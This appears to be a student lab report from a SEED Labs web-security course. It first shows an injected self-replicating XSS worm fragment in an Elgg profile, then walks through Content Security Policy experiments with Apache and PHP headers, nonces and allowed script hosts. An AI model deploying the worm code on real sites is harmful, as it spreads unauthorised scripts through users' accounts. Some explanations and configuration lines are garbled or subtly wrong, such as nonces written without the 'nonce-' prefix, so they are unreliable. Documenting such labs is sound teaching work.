The 'Edit profile' page for Charlie on www.seed-server.com. The left side shows the profile information: Display name 'Charlie', About me 'Samy is my hero', and a large block of injected JavaScript code. The code includes a header tag, a worm component, and a tail tag, all combined into a single script tag. The access level is set to 'Public'. The right side shows a sidebar with options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

```


<p>Samy is my hero</p>
<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id="worm" type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level.
document.getElementById("description").value = wormCode;
}
</script>

```

Task 7: Defeating XSS Attacks Using CSP

1) The content security policy, we may change the content security policy in this patch csp.conf

In the apache.csp.conf



```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
</VirtualHost>
```


example32a---No CSP policy this is the example to be the csp policy because it's all set in the apache configuration file header set, but this the configuration file in the image so if we modify here we need to rebuild this image and bring the container upto to make in effect so we may choose it to just modify inside the container, but if the modify inside cannot help put down the cleaner will become that's enough.

We can also setup the csp policy in using the sales script php index.php in the web application in the php source file and some other websites they are just used to host javascript files for example60 and example70.com.

```
root@ca99e4249725:/var/www/csp# ls
index.html      script_area4.js   script_area6.js
phpindex.php  script_area5.js   xssworm.js
root@ca99e4249725:/var/www/csp#
```


In the above csp folder we are able to see the script area four,five,six and so now let's open the first one.The other files like index.html all follow the example website.We will use index.php as its homepage as we see in the configuration file.

Now lets open the first one www.example32a.com



1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **OK**
3. Inline: NoNonce: **OK**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

You can see there are no csp policies, we can see javascript code are all executed and we can click the button you will JS code executed



We can see the page source.

The screenshot shows a browser window with the address bar containing "view-source:http://www.example32a.com/". The page content is a block of HTML and JavaScript code. The code includes several `<p>` tags with different content and `<script>` tags with various `src` attributes pointing to external scripts like "script_area4.js", "http://www.example60.com/script_area5.js", and "http://www.example70.com/script_area6.js". The code is color-coded for syntax highlighting.

```

1 <html>
2 <h2>CSP Experiment</h2>
3 <p>1. Inline:Nonce (111-111-111):<span id='area1'><font color='red'>Failed</font></span></p>
4 <p>2. Inline:Nonce (222-222-222):<span id='area2'><font color='red'>Failed</font></span></p>
5 <p>3. Inline:NoNonce:<span id='area3'><font color='red'>Failed</font></span></p>
6 <p>4. Fromself:<span id='area4'><font color='red'>Failed</font></span></p>
7 <p>5. Fromwww.example60.com:<span id='area5'><font color='red'>Failed</font></span></p>
8 <p>6. Fromwww.example70.com:<span id='area6'><font color='red'>Failed</font></span></p>
9 <p>7. Frombuttonclick:<button onclick="alert('JSCodeexecuted!')">Click me</button></p>
10 <script type="text/javascript" nonce="111-111-111">
11 document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
12 </script>
13
14 <script type="text/javascript" nonce="222-222-222">
15 document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
16 </script>
17
18 <script type="text/javascript">
19 document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
20 </script>
21
22 <script src="script_area4.js"> </script>
23 <script src="http://www.example60.com/script_area5.js"> </script>
24 <script src="http://www.example70.com/script_area6.js"> </script>
25
26 </html>
27
28
29

```

Here we have seven items totally at the beginning they all show failed and when we load it after the javascript is executed through the field the field will be changed to OK.

We also have six javascript block corresponding to item one to six for item seven the javascript is in line. There are 6 area in javascript code.


The script files for area four are on the same website. And the script value first with area six they are hosted on example60 and example70, rightnow on different websites.

Since now CSV policy was just record are allowed to execute.

Now we want to forbid some javascript code to secure the website.


We need to open the script_area files from javascript folders.

The screenshot shows a file manager window titled "Applications" with three tabs: "script_area4.js", "script_area5.js", and "script_area6.js". The "script_area4.js" tab is active, showing the content: `document.getElementById('area4').innerHTML = "OK";`. The other tabs are inactive.



```
1 document.getElementById('area6').innerHTML = <font color='green'>OK</font>;
```

All the files are identical except their ID.




```
1 <html>
2 <h2>CSP Experiment</h2>
3 <p>1. Inline: Nonce (111-111-111): <span id='area1'><font color='red'>Failed</font></span></p>
4 <p>2. Inline: Nonce (222-222-222): <span id='area2'><font color='red'>Failed</font></span></p>
5 <p>3. Inline: NoNonce: <span id='area3'><font color='red'>Failed</font></span></p>
6 <p>4. From self: <span id='area4'><font color='red'>Failed</font></span></p>
7 <p>5. From www.example60.com: <span id='area5'><font color='red'>Failed</font></span></p>
8 <p>6. From www.example70.com: <span id='area6'><font color='red'>Failed</font></span></p>
9 <p>7. From button click: <button onclick="alert('JS Code executed!')">Click me</button></p>
10
11 <script type="text/javascript" nonce="111-111-111">
12 document.getElementById('area1').innerHTML = <font color='green'>OK</font>;
13 </script>
14
15 <script type="text/javascript" nonce="222-222-222">
16 document.getElementById('area2').innerHTML = <font color='green'>OK</font>;
17 </script>
18
19 <script type="text/javascript">
20 document.getElementById('area3').innerHTML = <font color='green'>OK</font>;
21 </script>
22
23 <script src="script_area4.js" > </script>
24 <script src="http://www.example60.com/script_area5.js" > </script>
25 <script src="http://www.example70.com/script_area6.js" > </script>
26
27 </html>
28
```

The source code is same as index.html file. By right click we can open the webpage source code.

But here the server code we are not able to see.

The modified PHP code.




```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications: phpindex.php (~/CSE643/Lab-02/Labsetup/image_www/csp) | csp - File Manager
Open + phpindex.php ~-/CSE643/Lab-02/Labsetup/image_www/csp
script_area4.js x script_area5.js x script_area6.js x index.html x phpindex.php x
1 ?php
2 $cspheader = "Content-Security-Policy:" .
3 "default-src 'self';".
4 "script-src 'self' 'nonce-111-111-111' *.example70.com".
5 "";
6 header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
10
```

It included index.html. This policy is a service block php, code block csp header. We can set the content security policy default source as the same website and nounce examples70.

Q) Describe and explain the observations when you visit these websites

A) For websites four fields show OKAY and that click me also worked






CSP Experiment

1. Inline:Nonce (111-111-111): Failed
2. Inline:Nonce (222-222-222): Failed
3. Inline:NoNonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

Here the 1st,2nd,3rd and 5th are Failed and the other one is OKAY.



CSP Experiment


1. Inline:Nonce (111-111-111): OK
2. Inline:Nonce (222-222-222): Failed
3. Inline:NoNonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

Here above we can see 2nd,3rd and 5th are Failed and other's are Okay

You may use different methods to set them up but the syntax for the policy they are identical. We want to see for a patch you may sell in the patch website configuration file or you may serve and if you use a picture you can setup other or setphp index. There is no need to mix the policy with the source code. If you have unique policy across your whole website is better set in your website configuration file

Q) Click the button in the web pages from all the three websites, describe and explain your observations.

For www.example32b.com



Here the 1st, 2nd, 3rd and 5th are Failed and the other one is OKAy.

And when we Click on “Click me” button it does not display anything. Why?

Check the policy for that set to be, it's a csp configuration, you set up this configuration file in the image www here. Opened the apache_csp.conf file


The allowed javascript code is only from the same website. For example, From self this have worked and from example70 has also worked as it shows OK and it's not specified here they are all disabled, so only two are allowed so we see only two are there now

```

Open + apache_csp.conf
~/CSE643/Lab-02/Labsetup/image_www
index.html x phpindex.php x hosts x apache_csp.conf x apache_csp1.conf x
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10  DocumentRoot /var/www/csp
11  ServerName www.example32b.com
12  DirectoryIndex index.html
13  Header set Content-Security-Policy " \
14    default-src 'self'; \
15    script-src 'self' *.example70.com \
16    "
17 </VirtualHost>
18
19 # Purpose: Setting CSP policies in web applications
20 <VirtualHost *:80>
21  DocumentRoot /var/www/csp
22  ServerName www.example32c.com
23  DirectoryIndex phpindex.php
24 </VirtualHost>
25
26 # Purpose: hosting Javascript files
27 <VirtualHost *:80>
28  DocumentRoot /var/www/csp
29  ServerName www.example60.com
30 </VirtualHost>

```

- 3) Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include the modified configuration in the script.



CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:

A) Five is failed and six is already OKAY. Area file and 6 display OK. We already know 6 is already OK in this example set B that is example32b.com

Now if we change them to AutoOkay? How do we do that?

Q) Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

Q). Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

Go inside the container to modify the Patch configuration file and see the location of the file.

```
root@58f8457682f1: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@58f8457682f1: /v... × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
58f8457682f1 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh 58
root@58f8457682f1:/# cd /var/www/csp
root@58f8457682f1:/var/www/csp#
```

```
root@58f8457682f1: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@58f8457682f1: /v... × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
58f8457682f1 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh 58
root@58f8457682f1:/# cd /var/www/csp
root@58f8457682f1:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf apache_csp.conf apache_elgg.conf server_name.conf
root@58f8457682f1:/var/www/csp#
```

```
root@58f8457682f1: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@58f8457682f1: /v...
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
58f8457682f1 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh 58
root@58f8457682f1:/# cd /var/www/csp
root@58f8457682f1:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf apache_csp.conf apache_elgg.conf server_name.conf
root@58f8457682f1:/var/www/csp# nano /etc/apache2/site-enabled/apache_csp.conf
```

```
root@58f8457682f1: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@58f8457682f1: /v...
GNU nano 4.8      /etc/apache2/site-enabled/apache_csp.conf      Modified
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \

</VirtualHost>
```

```
root@58f8457682f1: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@58f8457682f1: /v... × + ▾
GNU nano 4.8      /etc/apache2/site-enabled/apache_csp.conf      Modified
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com '111-111-111' '222-222-222' \
        *.example60.com \
    "
</VirtualHost>
```

We need to add a nounce in the source code

We need to set up the policy here

After the modification restart the services with following command

```
#service apache2 restart
```

```
root@ca99e4249725:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf  apache_elgg.conf
apache_csp.conf  server_name.conf
root@ca99e4249725:/var/www/csp#
```

Applications Firefox apache_csp.conf (~/CSE... Terminal Thunar root@ca99e4249725: /var/www

File Edit View Search Terminal Tabs Help

seed@ip-172-31-19-2... seed@ip-172-31-19-2... root@ca99e4249725: ... seed@ip-172-31-19-2...

```
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
ca99e4249725 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh ca
root@ca99e4249725:/# ls /var/www/
csp elgg html
root@ca99e4249725:/# ls /var/www/csp/
index.html phpindex.php script_area4.js script_area5.js script_area6.js
root@ca99e4249725:/# cd /var/www/csp/
root@ca99e4249725:/var/www/csp# ls
index.html script_area4.js script_area6.js
phpindex.php script_area5.js xssworm.js
root@ca99e4249725:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf apache_elgg.conf
apache_csp.conf server_name.conf
root@ca99e4249725:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@ca99e4249725:/var/www/csp#
```

Applications Firefox apache_csp.conf (~/CSE... Terminal Thunar root@ca99e4249725: /var/www/csp

File Edit View Search Terminal Tabs Help

seed@ip-172-31-19-2... seed@ip-172-31-19-2... root@ca99e4249725: ... seed@ip-172-31-19-2... seed@ip-172-31-19-2...

```
GNU nano 4.8 /etc/apache2/sites-enabled/apache_csp.conf
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
    "
</VirtualHost>

